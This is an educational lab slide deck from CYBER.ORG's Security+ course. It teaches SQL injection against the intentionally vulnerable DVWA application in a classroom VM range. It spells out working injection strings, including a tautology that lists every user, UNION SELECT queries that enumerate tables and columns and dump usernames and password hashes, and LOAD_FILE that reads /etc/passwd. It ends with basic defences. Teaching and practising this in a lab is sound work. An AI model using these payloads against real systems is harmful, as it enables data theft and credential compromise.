Cybersecurity 701

SQL Injection
DVWA Lab

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

SQL Injection Materials

- Materials needed
  - Kali Virtual Machine (With DVWA)
  - Windows 7 Virtual Machine

- Software Tool used
  - DVWA (Damn Vulnerable Web Application)
    - Follow the DVWA Setup Lab if not previously installed/available on your VM

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.3 - Explain various types of vulnerabilities
    - Web-based
      - Structured Query Language injection (SQLi)

What is an SQL Injection Attack?

- A SQL Injection is an injection attack where attackers use SQL commands to bypass a website's security to gain access to data
  - The hackers could gain access to personal and private information from this database

SQL Injection DVWA Lab Overview

1. Set up environments
2. Access DVWA website
3. Lower DVWA security
4. SQL Injection

Set up Environments


- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

  `hostname -I`

- This will display the IP Address
  - Write down the Kali VM IP address



Log into DVWA

- Start up the web servers (on the Kali machine)

  `sudo /opt/lampp/xampp start`

- On the Windows Machine, go to the DVWA webpage


  `http://<Kali-IP-Address>/dvwa`

- Login credentials are **`admin/password`**

```
┌──(kali@10.15.126.183)-[~]
└─$ sudo /opt/lampp/xampp start
Starting XAMPP for Linux 8.0.9-0...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
```

Lower DVWA's Security


- Click on the *DVWA Security* button
- Change the security drop down option to *Low*
- Select *Submit* button to set the website vulnerability



SQL Injection


- Select the *SQL Injection* button
- In the ‘User ID:’ section, search for 4
  - User ID: 4 should be *Pablo Picasso*
- Search for User ID: 1
  - User ID: 1 should be *admin*
- Notice that the website is supposed to display the info like this:
  - ID, First Name, and then Surname

- What if we want to be malicious?




SQL Injection – Viewing All Users

- Instead of entering just the user id, tack on another SQL command:
  - Search for: `1' OR '1' = '1`
- You should notice all of the users listed, why is that?
  - Instead of searching for an ID number, you are now comparing each user ID to the statement '1 OR 1 = 1'
    - **`user1`** would check that `1 = 1` (True) `OR 1 = 1` (Also True)
    - **`user2`** would check that `2 = 1` (False) `OR 1 = 1` (True)
    - **`user3`** would check that `3 = 1` (False) `OR 1 = 1` (True)
  - These are OR statements which means just one part needs to be True
  - Thus, all statements will be True, so it will display all user data



SQL Injection – Viewing the Database Name

- Now, try to input your own command:
  - User ID:
    `1' OR 1=1 UNION SELECT null, database()#`
- Notice the last 'Surname' is **`dvwa`**
  - This executed the command database() to show us the database name!
  - This tells us something about the *structure* of the target database and we can begin to feel our way around the database to make sense of it.
- This is how you can insert your own SQL commands!



Executed the database() command

SQL Injection – Viewing the Headers

- Try the following command:
  - **`User ID`**:

```
1' OR 1=1 UNION SELECT null, table_name FROM information_schema.tables #
```

  - ‘table_name FROM information_schema.tables’ is showing you all the information about *other* databases on the MySQL server
- Limit it to relevant information about the users


```
1' OR 1=1 UNION SELECT null, table_name FROM information_schema.tables
      WHERE table_name LIKE 'user%' #
```

- You should see the tables with the headers that begin with user
  - What do you think we can find in the **users** table?

SQL Injection – Users' Table

- Display all of the columns in the 'users' table

```
1' and 1=1 UNION SELECT null, concat(table_name,0x0a,column_name)
FROM information_schema.columns WHERE table_name = 'users' #
```



What do we think can be found from the password column?

SQL Injection – Looking for Passwords

- List all the passwords:

```
1' AND 1=1 UNION SELECT null, concat(password) FROM users #
```

  - Notice this displays all the passwords


- List all the passwords with the names:

```
1' AND 1=1 UNION SELECT null, concat(first_name, last_name, user,
  password) FROM users #
```

- Add the **0x0a** control character to format the data better:

```
1' AND 1=1 UNION SELECT null, concat(first_name, 0x0a, last_name, 0x0a,
  user, 0x0a, password) FROM users #
```

- You should see all the user information - including the hashed passwords!



What can be done with hashed passwords?

SQL Injection – Viewing Files

- What if you want to load a file from the server?
- What about a sensitive file... like, say, user passwords?
- Try to load the **passwd** file from the Kali Linux system:

```
1' OR 1=1 UNION SELECT null, LOAD_FILE('/etc/passwd')#
```

- Were you able to see the **passwd** file?

How to Defend Against an SQL Injection Attack?

- Limit information available in a database
  - Why are hashed passwords stored on this database?
- Sanitize the inputs!
  - Reject inputs that are not what the search was meant for
    - NEVER trust user input – check it
    - Enumerate options for the user
    - Numeric fields do not contain characters
    - Email fields look like actual email addresses (what's that pattern look like?)
- What are some other ways of defending against an SQL Injection attack?